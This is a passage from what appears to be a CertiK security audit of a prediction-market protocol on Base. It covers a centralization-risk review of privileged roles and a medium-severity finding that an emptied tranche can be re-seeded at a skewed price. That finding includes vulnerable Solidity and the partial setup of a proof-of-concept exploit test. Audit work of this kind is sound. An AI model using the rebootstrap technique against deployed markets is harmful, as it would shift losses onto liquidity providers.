The global product invariant and hard-cap boundary will be derived from the same global effective reserve pair. The current constant-offset treatment of stranded opposite-side inventory will be removed or reformulated so that the inventory is not omitted from the CPMM and then counted again by the cap calculation. PricingLib, fixed-quantity and detailed Lens quotes, exact-input search, post-trade prices, NegRiskQuoter routes, and Core execution will all use the same canonical reserve semantics.

Regression tests will reproduce Certik's fee-positive PoC and add reachable end-to-end Core scenarios that enter asymmetric floor states through ordinary trading rather than direct state construction. Coverage will include BuyYes/SellYes and BuyNo/SellNo round trips, two through eight tranches, every floor-transition ordering, varying stranded-inventory ratios, protocol and LP fees, hard-cap boundaries, fixed-quantity and exact-input paths, detailed fills, post-price parity, NegRisk routes, quote-versus-execution equality, and the invariant that selling the exact quantity acquired on an unchanged reciprocal curve cannot return more executable collateral than was paid after fees and native-decimal rounding. The SIG-07 remainder-allocation and SIG-08 boundary-dust changes will be tested in the same TradeEngine transition matrix without conflating their separate root causes.

The affected TradeEngine is present in the recorded Base mainnet deployment. A current snapshot at Base block 50,304,919 showed that Core entries were not paused and that eleven markets had been created. That snapshot does not by itself establish current funded exposure or the absence of prior exploit activity, so we will not represent the deployed version as mitigated. We will provide the remaining market-balance and activity evidence separately, and this finding will remain open until a corrected replacement stack has passed regression, differential, bytecode-size, manifest, and audit-diff

review. Any containment, wind-down, or migration action for the existing non-upgradeable deployment will be performed through the separately approved governance process and documented for CertiK.

[CertiK, 08/26/2026]:

The team heeded the advice and resolved the issue by making active-liquidity pricing reciprocal again: stranded opposite-side free float now always participates in `hatOther`, the hard-cap boundary is computed from the same global reserve invariant.

SIG-02 | Centralization Related Risks

Category	Severity	Location	Status
Centralization	● Centralization	BasicResolverOracle.sol: 43; NegRiskAdapter.sol: 101, 103, 110, 356; NegRiskSettlementModule.sol: 236, 249, 293, 329; OptimisticSettlementModule.sol: 162; OrganizationRegistry.sol: 89, 96, 103, 126, 135, 141, 160, 169, 178; OutcomeToken.sol: 25, 29; V8PredictionMarket.sol: 174, 182, 187, 192, 209, 222, 228, 238, 244, 250, 336, 359; V8Router.sol: 95, 99, 107	● Acknowledged

Description

In the contract `BasicResolverOracle`, the role `designated_resolver` has authority over the following functions:

Defined in `BasicResolverOracle`:

- `resolveDispute(uint256 marketId, ISettlementModule.DisputeResult result)`
- `resetDispute(uint256 marketId)`

The settlement module creates this authority for each disputed market by calling `requestResolution` with the resolver address supplied in the frozen resolution configuration. A designated resolver can decide the dispute result or reset the proposal, directly determining whether settlement finalizes with a selected payout or returns to the open state. This authority is limited to pending requests assigned to that resolver and cannot be exercised until a dispute is initiated. Nevertheless, compromise or abuse of a resolver can corrupt settlement outcomes, affect redemption values and bond distribution, or delay resolution.

In the contract `NegRiskAdapter`, the role `owner` has authority over the following functions:

Inherited from `Ownable`:

- `transferOwnership(address newOwner)`
- `renounceOwnership()`

Defined in `NegRiskAdapter`:

- `pause()`
- `unpause()`
- `setPauseGuardian(address guardian)`
- `setAuthorizedFactory(address factory, bool authorized)`
- `rescueToken(address token, address to, uint256 amount)`

The owner is initialized as the deployer through `Ownable(msg.sender)`. The owner can stop NegRisk market creation and conversion, appoint the account that can also pause the adapter, authorize arbitrary group-creation wrappers, and transfer any ERC-20 balance held by the adapter. Authorized factories can create, initialize, finalize, and, in some circumstances, abandon NegRisk groups; therefore, selecting a malicious factory materially expands the owner's effective control over group lifecycle operations. The guardian cannot unpause, and normal user routes are designed to avoid relying on pre-existing adapter balances, but an owner compromise can still halt NegRisk functionality, change trusted integration paths, or appropriate tokens accidentally or otherwise held by the adapter.

In the contract `NegRiskAdapter`, the role `pauseGuardian` has authority over the following functions:

Defined in `NegRiskAdapter`:

- `pause()`

The deployer is initially the pause guardian, and the owner may replace it through `setPauseGuardian`. This role can only pause the adapter; unpausing remains owner-only. A compromised guardian cannot directly withdraw assets or alter group configuration, but can indefinitely block adapter-dependent group creation and No/Yes-bundle conversion until the owner restores service, affecting protocol availability and user execution.

In the contract `NegRiskAdapter`, the role `authorized factory` has authority over the following functions:

Defined in `NegRiskAdapter`:

- `prepareExclusiveGroup(uint256 organizationId, address collateral, uint8 baseDecimals, uint8 outcomeCount, ISettlementModule.ResolutionConfig config, bytes resolverData, address creator)`
- `createMarketInGroup(uint256 groupId, uint256 priceMaxBps, TrancheConfig[] configs, SeedParams[] seeds)`
- `initializeMarketInGroup(uint256 groupId, uint256 marketId, Direction dir, uint256 quantity, uint256 maxCost, uint256 minSharesOut, address recipient)`
- `finalizeGroup(uint256 groupId)`
- `abandonGroup(uint256 groupId)`

This module role is granted and revoked by the owner through `setAuthorizedFactory`. An authorized factory can control the prepared-group lifecycle, including selecting group setup data, creating child markets, performing frozen-market initialization, opening complete groups, and abandoning prepared groups. The functions require group-state, collateral, creator, and price-sum checks; `abandonGroup` is also available to the recorded group creator. However, because the owner can authorize arbitrary factory contracts, compromise of an authorized factory or malicious authorization can disrupt or manipulate the lifecycle and availability of NegRisk markets.

In the contract `NegRiskSettlementModule`, the role `admin` has authority over the following functions:

Defined in `NegRiskSettlementModule`:

- `finalizeBootstrap()`
- `transferAdmin(address newAdmin)`
- `setAdapter(address _adapter)`

- `setResolverOracle(address _oracle)`
- `setResolverOracleAllowed(address _oracle, bool allowed)`

The constructor assigns `_admin` as the initial admin and permanently records `_bootstrapFinalAdmin`. Before bootstrap finalization, the initial admin can complete the wiring and transfer authority directly to the pinned final admin; thereafter, the current admin can nominate a new admin through the two-step transfer flow. The admin can set the one-time adapter dependency and replace or allow-list resolver-oracle contracts. Existing group configurations freeze their selected resolver oracle, but callbacks still require that oracle to remain allow-listed, and default configuration choices affect subsequently created groups. A compromised admin can redirect future dispute resolution to malicious oracle infrastructure, disable approved oracle callbacks, alter administrative control, or misconfigure the adapter during bootstrap, affecting settlement integrity and liveness.

In the contract `NegRiskSettlementModule`, the role `pendingAdmin` has authority over the following functions:

Defined in `NegRiskSettlementModule`:

- `acceptAdmin()`

The current admin assigns this role through `transferAdmin`. The pending admin can accept and become the full admin; it has no other direct authority before acceptance. Consequently, compromise of a nominated pending admin results in takeover of all administrative powers described above.

In the contract `NegRiskSettlementModule`, the module `adapter` has authority over the following functions:

Defined in `NegRiskSettlementModule`:

- `setMarketInitializationAllowed(uint256 marketId, bool allowed)`
- `registerGroup(uint256 groupId, uint256[] marketIds, ResolutionConfig config, bytes resolverData)`
- `finalizeAbandonedGroup(uint256 groupId, uint256[] marketIds)`

The adapter address is set once by the admin through `setAdapter`. This is an architecture-bound module rather than a human role, but it is centrally selected during bootstrap. It can temporarily open initialization trading, register group membership and resolution metadata, and permanently mark prepared groups and markets abandoned with invalid payouts. The adapter cannot be changed after it is set, and group-registration validation imposes size, uniqueness, and configuration checks. Still, compromise of the selected adapter before or after deployment can control NegRisk group lifecycle and settlement availability.

In the contract `NegRiskSettlementModule`, the module `resolver oracle` has authority over the following functions:

Defined in `NegRiskSettlementModule`:

- `onDisputeResolved(uint256 marketId, DisputeResult result)`
- `onDisputeReset(uint256 marketId)`

A resolver oracle is selected in each group resolution configuration; the admin controls the default oracle and the allow-list used when configurations are created. The active configured and allow-listed oracle can finalize a disputed group with an outcome or invalid result, or reset the proposal, thereby determining token redemption payouts and bond credits. It is

restricted to a group in `ResolverPending` status and must match the group's configured oracle; permissionless timeout paths can ultimately resolve stale groups as invalid. These restrictions do not prevent a malicious active oracle from submitting an incorrect timely verdict.

In the contract `OptimisticSettlementModule`, the role `admin` has authority over the following functions:

Defined in `OptimisticSettlementModule`:

- `finalizeBootstrap()`
- `transferAdmin(address newAdmin)`
- `setResolverOracle(address _oracle)`
- `setResolverOracleAllowed(address _oracle, bool allowed)`

The constructor assigns `_admin` initially and records `_bootstrapFinalAdmin` as the authority that receives admin rights when bootstrap is finalized. Later rotations require nomination through `transferAdmin` and acceptance by the pending admin. The admin can change the default resolver oracle and its allow-list, which controls the trusted dispute-resolution infrastructure for newly initialized markets and can revoke callback authorization for configured oracles. Existing market configurations retain their selected oracle address, but still require allow-list membership at callback time; stale-resolution fallbacks mitigate permanent liveness failure. A compromised admin can nevertheless influence settlement trust assumptions, disrupt timely resolution, and transfer administrative control.

In the contract `OptimisticSettlementModule`, the role `pendingAdmin` has authority over the following functions:

Defined in `OptimisticSettlementModule`:

- `acceptAdmin()`

The active admin grants this role through `transferAdmin`. Acceptance transfers full administrative authority, so a compromised pending-admin account can take over oracle configuration and subsequent admin rotation. It has no other direct privileged action before acceptance.

In the contract `OptimisticSettlementModule`, the module `resolver oracle` has authority over the following functions:

Defined in `OptimisticSettlementModule`:

- `onDisputeResolved(uint256 marketId, DisputeResult result)`
- `onDisputeReset(uint256 marketId)`

The market's resolution configuration selects the resolver oracle during initialization, subject to the admin-managed allow-list. The selected and currently allow-listed oracle can finalize a disputed market with a Yes, No, or Invalid payout, or reset the proposal; these actions directly affect token redemption and bond allocation. It is limited to active-module markets that are in `ResolverPending` status, and permissionless stale-resolution fallback eventually finalizes unresolved disputes as Invalid. A malicious resolver oracle can still submit an incorrect result before that fallback becomes available.

In the contract `OrganizationRegistry`, the role `owner` has authority over the following functions:

Inherited from `Ownable`:

- `transferOwnership(address newOwner)`

- `renounceOwnership()`

Defined in `OrganizationRegistry`:

- `setOperationsAdmin(address newAdmin)`
- `setPauseGuardian(address newGuardian)`
- `setOrganizationMarketCreationPaused(uint256 organizationId, bool paused)`

The deployer becomes the owner through `Ownable(msg.sender)`. The owner appoints the operations administrator and pause guardian and can pause or reopen market creation for every organization. The guardian can only pause, while reopening is owner-only. Through its ability to appoint the operations administrator, the owner can indirectly control organization creation and ownership assignment; compromise can therefore alter organizational governance, block market creation, and affect access to the protocol.

In the contract `OrganizationRegistry`, the role `operationsAdmin` has authority over the following functions:

Defined in `OrganizationRegistry`:

- `createOrganization(string name, address organizationOwner, address bettingToken, bool allowMemberMarketCreation)`
- `setOrganizationOwner(uint256 organizationId, address organizationOwner)`

The deployer is initially assigned as `operationsAdmin`, and the contract owner can replace it. This role creates organizations with selected owners, tokens, and membership-based market-creation settings, and can replace the owner of any non-default organization. It cannot directly alter an organization's token, members, or oracle records after creation except by replacing its owner. Nonetheless, a compromised operations admin can seize organizational control and determine who is permitted to create markets under an organization.

In the contract `OrganizationRegistry`, the role `organization owner` has authority over the following functions:

Defined in `OrganizationRegistry`:

- `setBettingToken(uint256 organizationId, address bettingToken)`
- `setMemberMarketCreationAllowed(uint256 organizationId, bool allowed)`
- `addMembers(uint256 organizationId, address[] members)`
- `removeMembers(uint256 organizationId, address[] members)`
- `setOrganizationOracle(uint256 organizationId, address oracle, string name, bool active)`

An organization owner is assigned by `createOrganization` or `setOrganizationOwner`; for the default organization, this authority is held by `operationsAdmin`. The owner can change the collateral token required for future markets, control member market-creation eligibility, curate participation membership, and maintain organization oracle records. The default organization's membership is immutable, and the scoped contracts do not consume the organization oracle list for settlement; however, these controls still affect market-creation rights, user participation restrictions, and organizational fairness.

In the contract `OrganizationRegistry`, the role `pauseGuardian` has authority over the following functions:

Defined in `OrganizationRegistry`:

- `setOrganizationMarketCreationPaused(uint256 organizationId, bool paused)`

The deployer is initially the guardian, and the contract owner may replace it. The guardian may only set the paused state to `true`; the owner alone can reopen market creation. A compromised guardian cannot transfer assets or administer organizations, but can halt new market creation for any organization and thereby impair availability.

In the contract `ProtocolTimelock`, the role `governanceSafe as PROPOSER_ROLE and CANCELLER_ROLE holder` has authority over the following functions:

Inherited from `TimelockController`:

- `schedule(address target, uint256 value, bytes data, bytes32 predecessor, bytes32 salt, uint256 delay)`
- `scheduleBatch(address[] targets, uint256[] values, bytes[] payloads, bytes32 predecessor, bytes32 salt, uint256 delay)`
- `cancel(bytes32 id)`

The constructor grants the supplied `governanceSafe` proposer, canceller, and executor roles. This Safe can queue arbitrary delayed calls to controlled protocol contracts and cancel pending operations. Scheduling is constrained by the configured minimum delay, so queued actions are publicly observable before execution, but compromise of the Safe still permits eventual execution of arbitrary governance actions within the scope of its target permissions.

In the contract `ProtocolTimelock`, the role `governanceSafe as EXECUTOR_ROLE holder` has authority over the following functions:

Inherited from `TimelockController`:

- `execute(address target, uint256 value, bytes payload, bytes32 predecessor, bytes32 salt)`
- `executeBatch(address[] targets, uint256[] values, bytes[] payloads, bytes32 predecessor, bytes32 salt)`

The constructor grants this role to the supplied `governanceSafe`. It may execute only operations that have been scheduled and whose delay and predecessor requirements are satisfied. This limitation provides a delay but does not prevent a compromised Safe from executing malicious queued operations.

In the contract `ProtocolTimelock`, the self-administered module `ProtocolTimelock` has authority over the following functions:

Inherited from `AccessControl` and `TimelockController`:

- `grantRole(bytes32 role, address account)`
- `revokeRole(bytes32 role, address account)`

- `updateDelay(uint256 newDelay)`

`TimelockController` assigns its default admin role to itself; therefore these controls can only be exercised through a successfully scheduled and executed timelock operation. The governance Safe can initiate such an operation through its proposer and executor roles. This design prevents immediate direct administration, but a compromised governance Safe can, after the delay, grant roles, revoke roles, or reduce future governance delay, expanding its effective control.

In the contract `V8PredictionMarket`, the role `owner` has authority over the following functions:

Defined in `V8PredictionMarket`:

- `transferOwnership(address newOwner)`
- `setProtocolFeeRatio(uint256 _ratio)`
- `setMinLockBlocks(uint256 _blocks)`
- `setMinLpAmount(uint256 _amount)`
- `setEntriesPaused(bool paused)`
- `setPauseGuardian(address guardian)`
- `setSettlementModule(address _module)`
- `setSettlementOperator(address operator)`
- `setOrganizationRegistry(address registry)`
- `setTrustedOperator(address operator, bool trusted)`
- `withdrawProtocolCash(uint256 marketId)`

The deployer is the initial owner. The owner can transfer ownership; alter fee sharing, LP lock duration, and minimum LP thresholds; pause and resume entry-creating actions; appoint the guardian; replace default settlement, settlement-operator, and organization-registry dependencies; designate trusted operators; and withdraw accumulated protocol fees. These changes can affect market economics, participation rules, settlement trust, group conversion, and access to protocol revenue. The settlement module is recorded per market at creation, so changing the default does not replace existing market modules; similarly, the pausing mechanism intentionally leaves user exit paths available. However, the owner can still withdraw protocol cash and, through mutable dependencies and trusted roles, gain substantial control over future markets and user rights.

In the contract `V8PredictionMarket`, the role `pauseGuardian` has authority over the following functions:

Defined in `V8PredictionMarket`:

- `setEntriesPaused(bool paused)`

The deployer is initially the guardian, and the owner can replace it. The guardian can only set `entriesPaused` to `true`; only the owner may unpause. Although sell, merge, liquidity removal, fee collection, settlement claims, and redemption remain available, compromise of the guardian can block market creation, buys, splits, liquidity additions, and NegRisk conversion entrypoints, impairing normal protocol operation.

In the contract `V8PredictionMarket`, the module `settlementOperator` has authority over the following functions:

Defined in `V8PredictionMarket`:

- `groupConvert(uint256 focalMarketId, uint256[] otherMarketIds, uint256 wadAmount, address user, bool noToYesBundle)`
- `createMarketWithSettlement(uint256 organizationId, address lpRecipient, address collateral, uint256 priceMaxBps, TrancheConfig[] configs, SeedParams[] seeds, ISettlementModule.ResolutionConfig resolution, bytes resolverData, address settlement)`

The owner assigns this contract-only dependency through `setSettlementOperator`. It can create markets with a caller-selected settlement module and can burn and mint outcome tokens through group conversion. `groupConvert` requires active markets and checks organization participation unless the affected user is independently marked trusted, but it does not require user approval. Therefore, compromise or malicious replacement of this owner-selected module can create markets through the privileged path and manipulate outcome-token balances and group conversion behavior.

In the contract `V8PredictionMarket`, the role `trusted operator` has authority over the following functions:

Defined in `V8PredictionMarket`:

- `createMarket(uint256 organizationId, address lpRecipient, address collateral, uint256 priceMaxBps, TrancheConfig[] configs, SeedParams[] seeds, ISettlementModule.ResolutionConfig resolution, bytes resolverData)`
- `split(uint256 marketId, uint256 rawAmount)`
- `sell(uint256 marketId, Direction dir, uint256 quantity, uint256 minPayout)`
- `buyExactIn(uint256 marketId, Direction dir, uint256 quantity, uint256 maxCost, uint256 minSharesOut, address onBehalfOf)`
- `addLiquidity(uint256 marketId, uint8 trancheIdx, uint256 rawBaseIn, uint256 yesIn, uint256 noIn, address onBehalf)`

The owner grants and revokes this role through `setTrustedOperator`. A trusted operator bypasses selected organization-participation checks and can use broader recipient and creator paths, although it must still provide required tokens, satisfy market and settlement checks, and cannot bypass the separate `settlementOperator` restriction. This is not direct authority to seize user balances, but a malicious trusted operator can bypass intended organization access controls, create unauthorized protocol exposure, and undermine participation fairness.

In the contract `V8Router`, the role `owner` has authority over the following functions:

Inherited from `Ownable`:

- `transferOwnership(address newOwner)`
- `renounceOwnership()`

Defined in `V8Router`:

- `setNegRiskAdapter(address _adapter)`
- `setMaxInitialPriceDeviationBps(uint256 _maxInitialPriceDeviationBps)`

- `rescueToken(address token, address recipient, uint256 amount)`

The deployer is the initial owner through `Ownable(msg.sender)`. The owner can replace the NegRisk adapter used by router routes, alter the permitted initial price-deviation threshold up to 50%, and transfer arbitrary ERC-20 tokens held by the router. The router's normal flows use per-call balance accounting and refunds, reducing reliance on stored balances, and the price-deviation setter is capped. However, a malicious adapter can disrupt or redirect NegRisk routing, while the rescue function gives the owner custody over any tokens held by the router, creating an operational and asset-control trust assumption.

Recommendation

We recommend the team makes efforts to restrict access to the private key of the privileged account. A strategy of multi-signature (2/3, 3/5) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to mint more tokens or engage in similar balance-related operations.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently *fully* resolve the risk:

Short Term:

A multi signature (2/3, 3/5) wallet *mitigate* the risk by avoiding a single point of key management failure.

- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
AND
- A medium/blog link for sharing the time-lock contract and multi-signers' addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A DAO for controlling the operation *mitigate* the risk by applying transparency and decentralization.

- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
AND
- A medium/blog link for sharing the multi-signers' addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.

- Provide a link to the **medium/blog** with all of the above information included.

Permanent:

The following actions can *fully* resolve the risk:

- Renounce the ownership and never claim back the privileged role.
OR
- Remove the risky functionality.
OR
- Add minting logic (such as a vesting schedule) to the contract instead of allowing the owner account to call the sensitive function directly.

Note: we recommend the project team consider the long-term solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[sigmarket, 08/22/2026]:

[Acknowledge]

We acknowledge the privileged roles and centralization risks identified in the finding. These roles are intentional protocol trust boundaries and are not presented as permissionless or trustless controls.

At the audited commit, the most sensitive authorities include the Core owner's ability to change economic parameters and trusted dependencies, the settlement operator's ability to burn and mint user outcome tokens through `groupConvert` without a separate token allowance, resolver authority over disputed payouts, settlement-admin control of resolver-oracle allowlists, authorized-factory control over the NegRisk group lifecycle, and organization-administrator control over organization ownership and participation configuration. These authorities remain explicit trust assumptions even when exercised through governance contracts.

The recorded Base mainnet deployment artifacts assign Core, Router, NegRiskAdapter, OrganizationRegistry, and both settlement-module administrations to `ProtocolTimelock` at `0x31Fae33c5961C66E4342Cbf48B0c1a418Dc711A`, with a recorded minimum delay of 86,400 seconds. They assign the governance Safe at `0xd9f6B81D4C72c517DdC516Ce805Bc392b439Ae50` as the Timelock proposer, canceller, and executor, as well as the organization operations administrator and immediate pause guardian. The recorded Core settlement operator is the reviewed NegRiskAdapter contract at `0x4421744C173130f8D850874C9B4B4D2A947F7174`, rather than an EOA.

The guardian roles can pause but cannot unpaue. Core's entry pause preserves sell, merge, liquidity removal, fee collection, settlement-claim, and redemption paths. Existing markets retain their selected settlement module when the default module changes, and settlement bootstrap wiring is one-time and constructor-pinned before administration transfers to the Timelock. These controls reduce key-compromise and surprise-change risk but do not eliminate resolver, operator, factory, or governance trust.

The deployment artifacts are historical records rather than proof of current on-chain state. With the final audit evidence, we will provide a timestamped on-chain snapshot of the Safe address, threshold and complete signer set, Timelock delay and role membership, all contract owners and settlement admins, pause guardians, settlement operator, trusted operators,

configured and allowlisted resolver oracles, and authorized factories. We will also publish and maintain this governance topology through the approved disclosure channel and monitor privileged changes and queued Timelock operations.

We therefore acknowledge this finding as a governance and operational trust-model disclosure. We do not plan to renounce ownership or remove the required recovery, pause-restoration, settlement-administration, and reviewed-integration controls.

[CertiK, 08/26/2026]:

It is suggested to implement the aforementioned methods to avoid centralized failure. CertiK strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

SIG-03 | Empty Tranche Rebootstrapping Enables Price Manipulation

Category	Severity	Location	Status
Financial Manipulation	● Medium	contracts/V8PredictionMarket.sol (07/29-6c90a4): 787-789	● Resolved

Description

An empty tranche can be reactivated with arbitrarily imbalanced YES and NO token balances. Unlike `addTranche`, this path does not derive seed balances from the current aggregate market inventory. The revived tranche is therefore able to enter the trading aggregate at a price materially different from the prices of the remaining active tranches, allowing an eligible participant to obtain outcome tokens at a distorted price and shift the associated loss to liquidity providers.

Vulnerability Detail

`addLiquidity` selects `_bootstrapEmptyTranche` whenever the selected tranche has zero shares. The user-provided `yesIn` and `noIn` are forwarded without any comparison to the market's current inventory ratio.

```
// File: contracts/V8PredictionMarket.sol:738-775
function addLiquidity(
    uint256 marketId,
    uint8 trancheIdx,
    uint256 rawBaseIn,
    uint256 yesIn,
    uint256 noIn,
    address onBehalf
) external override nonReentrant whenEntriesOpen returns (uint256 newShares) {
    _requireLiquidityAllowed(marketId);
    if (onBehalf != msg.sender && !trustedOperators[msg.sender])
        revert NotAuthorized();
    _requireTradeRecipient(marketId, onBehalf);
    Market storage m = markets[marketId];
    if (trancheIdx >= m.trancheCount) revert InvalidTranche();

    TrancheState storage ts = trancheStates[marketId][trancheIdx];

    uint256 uBefore = ts.uCurve;
    uint256 yBefore = ts.yesTokens;
    uint256 nBefore = ts.noTokens;

    uint256 baseIn = rawBaseIn.toWad(m.baseDecimals);
    newShares = ts.shares == 0
        ? _bootstrapEmptyTranche(onBehalf, marketId, trancheIdx, baseIn, yesIn,
noIn)
        : _applyAddLiquidity(onBehalf, marketId, trancheIdx, baseIn, yesIn,
noIn);
```

The bootstrap helper passes these values directly to `LiquidityEngine.bootstrapTranche`, which sets the tranche's effective inventories from `yesTokens + uCurve` and `noTokens + uCurve`. No market-price alignment check is performed.

```
// File: contracts/V8PredictionMarket.sol:777-793
function _bootstrapEmptyTranche(
    address onBehalf,
    uint256 marketId,
    uint8 trancheIdx,
    uint256 baseIn,
    uint256 yesIn,
    uint256 noIn
) internal returns (uint256 nav) {
    TrancheConfig memory cfg = trancheConfigs[marketId][trancheIdx];
    TrancheState memory ts;
    (ts, nav) = LiquidityEngine.bootstrapTranche(
        baseIn, yesIn, noIn, cfg.floorDepthBps, minLpAmount
    );
    trancheStates[marketId][trancheIdx] = ts;
    lpShares[marketId][trancheIdx][onBehalf] += nav;
    _snapshotLpLock(marketId, trancheIdx, onBehalf);
}
```

```
// File: contracts/LiquidityEngine.sol:89-116
function bootstrapTranche(
    uint256 uCurve,
    uint256 yesTokens,
    uint256 noTokens,
    uint256 floorDepthBps,
    uint256 minLpAmount_
) external pure returns (TrancheState memory ts, uint256 nav) {
    uint256 tildeY = yesTokens + uCurve;
    uint256 tildeN = noTokens + uCurve;
    if (tildeY == 0 || tildeN == 0) revert InvalidSeed();

    uint256 total = tildeY + tildeN;
    nav = uCurve +
        Math.mulDiv(yesTokens, tildeN, total) +
        Math.mulDiv(noTokens, tildeY, total);
    if (nav < minLpAmount_) revert InsufficientAmount();

    ts = TrancheState({
        uCurve: uCurve,
        feeAccum: 0,
        yesTokens: yesTokens,
        noTokens: noTokens,
        shares: nav,
        yFloor: Math.mulDiv(tildeY, BPS - floorDepthBps, BPS),
        nFloor: Math.mulDiv(tildeN, BPS - floorDepthBps, BPS),
        accFeePerShare: 0
    });
}
```

In contrast, `addTranche` calls `computeAlignedSeed`, which derives its seed from the global effective inventory. Its absent use in the rebootstrap branch is significant.

```
// File: contracts/LiquidityEngine.sol:119-132
function computeAlignedSeed(
    TrancheState[] memory states,
    uint256 totalWad
) external pure returns (uint256 uCurve, uint256 yS, uint256 nS) {
    (uint256 hatY, uint256 hatN) = _getGlobalEffectiveInventory(states);
    if (hatY == 0 && hatN == 0) return (totalWad, 0, 0);
    if (hatN >= hatY) {
        uCurve = Math.mulDiv(totalWad, hatY, hatN);
        nS = totalWad - uCurve;
    } else {
        uCurve = Math.mulDiv(totalWad, hatN, hatY);
        yS = totalWad - uCurve;
    }
}
```

The trade engine aggregates every tranche's effective inventories according to its reserves; it does not exclude a newly revived tranche based on its prior zero-share state. Consequently, the skewed seed immediately affects the curve used to quote trades.

```
// File: contracts/TradeEngine.sol:245-260
for (uint8 i = 0; i < n; i++) {
    TrancheState memory ts = states[i];
    uint256 tildeY = ts.yesTokens + ts.uCurve;
    uint256 tildeN = ts.noTokens + ts.uCurve;
    uint256 hatY = tildeY > ts.yFloor ? tildeY - ts.yFloor : 0;
    uint256 hatN = tildeN > ts.nFloor ? tildeN - ts.nFloor : 0;

    uint256 hatConsume = consumeYes ? hatY : hatN;
    uint256 hatOpp = consumeYes ? hatN : hatY;

    if (hatConsume > 0) {
        hatAgg += hatConsume;
        hatOther += hatOpp;
        activeWSum += tildeY + tildeN;
    } else {
        hatConst += hatConsume;
        hatConstOther += hatOpp;
    }
}
```

Impact

An eligible participant can wait until one tranche in a multi-tranche market has no shares, then reseed it with a large imbalance in the direction that makes the selected outcome underpriced relative to the still-active tranches. The aggregate trading curve incorporates that imbalance and can quote the outcome below its pre-rebootstrap price. The participant can acquire the underpriced outcome and, if it wins, redeem it for collateral; the shortfall is borne by the market's collateral and

therefore by the liquidity providers in the correctly aligned tranches. The required condition—a zero-share tranche in an otherwise active multi-tranche market—is realistic because LPs can fully withdraw a tranche after its lock expires.

I Proof of Concept

PoC File: `test/poc/PoC_02_EmptyTrancheRebootstrap.ts`

```
/**
 * PoC for empty tranche rebootstrap: an emptied tranche can be re-seeded at an
 * arbitrary YES/NO
 * ratio, which immediately enters the aggregate curve and cheapens a buy.
 *
 * Attack: empty a tranche, reseed it with a one-sided YES/NO ratio that is not
 * aligned to the remaining aggregate, then buy the cheapened outcome.
 *
 * Run:
 *   pnpm hardhat --build-profile production test
 *   test/poc/PoC_02_EmptyTrancheRebootstrap.ts
 */
import { describe, it } from "node:test";
import assert from "node:assert/strict";
import hre from "hardhat";

const WAD = 10n ** 18n;
const BPS = 10_000n;
const ZERO_ADDRESS = "0x0000000000000000000000000000000000000000";
const ZERO_BYTES32 =
  "0x0000000000000000000000000000000000000000000000000000000000000000";
const DEFAULT_METADATA_HASH =
  "0x1111111111111111111111111111111111111111111111111111111111111111";

const DIR_BUY_YES = 0;
const OUTCOME_YES = 1;
const TARGET_TRANCHE = 2;
const SKEW_YES_QTY = 20_000n * WAD;
const SAMPLE_QTY = 5_000n * WAD;
const EXACT_IN_BUDGET = 3_000n * WAD;
const RESEED_BASE_RAW = 50_000n * 10n ** 6n;
const RESEED_YES_RAW = 500_000n * 10n ** 6n;
const RESEED_YES_WAD = 500_000n * WAD;

const defaultConfigs = [
  { floorDepthBps: 1000n, feeBps: 50n },
  { floorDepthBps: 3000n, feeBps: 100n },
  { floorDepthBps: 10000n, feeBps: 200n },
];

const defaultSeeds = [
  { baseSeed: 100_000n * 10n ** 6n, yesSeed: 0n, noSeed: 0n },
  { baseSeed: 100_000n * 10n ** 6n, yesSeed: 0n, noSeed: 0n },
  { baseSeed: 100_000n * 10n ** 6n, yesSeed: 0n, noSeed: 0n },
];

function bps(wad: bigint): bigint {
  return (wad * BPS) / WAD;
}
```

```
function units(wad: bigint): bigint {
  return wad / WAD;
}

async function setup() {
  const connection = await hre.network.connect();
  const { deployContract, getPublicClient, getWalletClients, getContractAt,
  getTestClient } =
    connection.viem;

  const publicClient = await getPublicClient();
  const testClient = await getTestClient();
  const [owner, alice, bob, resolver, dump] = await getWalletClients();

  const usdc = await deployContract("MockERC20", ["USDC", "USDC", 6]);
  const organizationRegistry = await deployContract("OrganizationRegistry",
[usdc.address]);
  const tradeMath = await deployContract("TradeMath", []);
  const tradeEngine = await deployContract("TradeEngine", [], {
    libraries: { TradeMath: tradeMath.address },
  });
  const liquidityEngine = await deployContract("LiquidityEngine", []);
  const outcomeTokenFactory = await deployContract("OutcomeTokenFactory", []);
  const exactInLib = await deployContract("ExactInLib", [], {
    libraries: { TradeEngine: tradeEngine.address },
  });
  const market = await deployContract("V8PredictionMarket", [], {
    libraries: {
      TradeEngine: tradeEngine.address,
      LiquidityEngine: liquidityEngine.address,
      OutcomeTokenFactory: outcomeTokenFactory.address,
    },
  });
  const lens = await deployContract("V8Lens", [market.address], {
    libraries: {
      TradeEngine: tradeEngine.address,
      ExactInLib: exactInLib.address,
    },
  });
  const router = await deployContract("V8Router", [market.address, 4000n]);
  await market.write.setOrganizationRegistry([organizationRegistry.address]);
  await market.write.setTrustedOperator([router.address, true]);

  const settlement = await deployContract("OptimisticSettlementModule", [
    market.address,
    owner.account.address,
    owner.account.address,
  ]);
}
```

```
const oracle = await deployContract("BasicResolverOracle", [settlement.address]);
await settlement.write.setResolverOracle([oracle.address]);
await settlement.write.finalizeBootstrap();
await market.write.setSettlementModule([settlement.address]);

const mintAmount = 10_000_000n * 10n ** 6n;
for (const w of [owner, alice, bob, resolver]) {
  await usdc.write.mint([w.account.address, mintAmount]);
  await usdc.write.approve([market.address, mintAmount], { account: w.account });
  await usdc.write.approve([router.address, mintAmount], { account: w.account });
  await usdc.write.approve([settlement.address, mintAmount], { account: w.account
});
}

const resolution = {
  resolutionStartTime: 0n,
  predictEndTime: 0n,
  challengeWindow: 7200n,
  proposalBond: 100n * 10n ** 6n,
  disputeBond: 100n * 10n ** 6n,
  bondToken: usdc.address,
  resolverOracle: ZERO_ADDRESS as `0x${string}`,
  resolver: resolver.account.address,
